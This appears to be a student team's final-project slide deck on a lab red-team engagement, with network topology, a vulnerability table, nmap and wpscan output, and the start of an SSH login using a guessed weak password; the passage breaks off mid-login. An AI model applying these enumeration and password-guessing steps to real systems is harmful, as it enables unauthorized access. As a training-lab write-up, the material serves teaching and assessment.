Group 1 Final Project

Presented by Andrew, Mahmood, Sasha, Arc, Gerald, and Daniel

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Offensive (Red) Team

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology


Network
192.168.1.0/24
Attack Machine
Kali
192.168.1.90
Attack Machine attacks vulnerable victim machines
Victim Machine
Capstone
192.168.1.105
Victim Machine
Target1
192.168.1.110
These 2 Machines send activity log info to ELK server
Display monitor
Log info will be display on Kabana using the Windows Machine
ELK Server
ELK
192.168.1.100

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak password	User ‘michael’ password was ‘michael’	This guessed password allowed us user access to the system via SSH
MySQL Database Access	Wordpress configuration php file has database credentials available to the user	Able to gain access to the database, and extract confidential data

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress pingback locator CVE-2013-0235	This module will scan for wordpress sites with the Pingback API enabled	By interfacing with the API an attacker can cause the wordpress site to port scan an external target and return result
Wordpress version 4.8.7	Insecure version	WordPress is prone to multiple vulnerabilities, unpatched version can be exploit
Wordpress pingback locator CVE-2013-0235	This module will scan for wordpress sites with the Pingback API enabled	By interfacing with the API an attacker can cause the wordpress site to port scan an external target and return result


Exploits Used

Exploitation: Weak Password


- We used wpscan to find users and guessed the weak password that gave us SSH to the system.
- The exploit granted us access to Michael account, by navigate to htm dir we was able to find flag2 and by using the grep command in the same dir we was able to find flag.




```
Nmap scan report for 192.168.1.110
Host is up (0.00086s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
```




```
:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Fri Nov 19 09:02:51 2021
[+] Requests Done: 3261
[+] Cached Requests: 28
[+] Data Sent: 877.372 KB
[+] Data Received: 675.244 KB
[+] Memory used: 258.113 MB
[+] Elapsed time: 00:00:20
root@Kali:~#
```



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
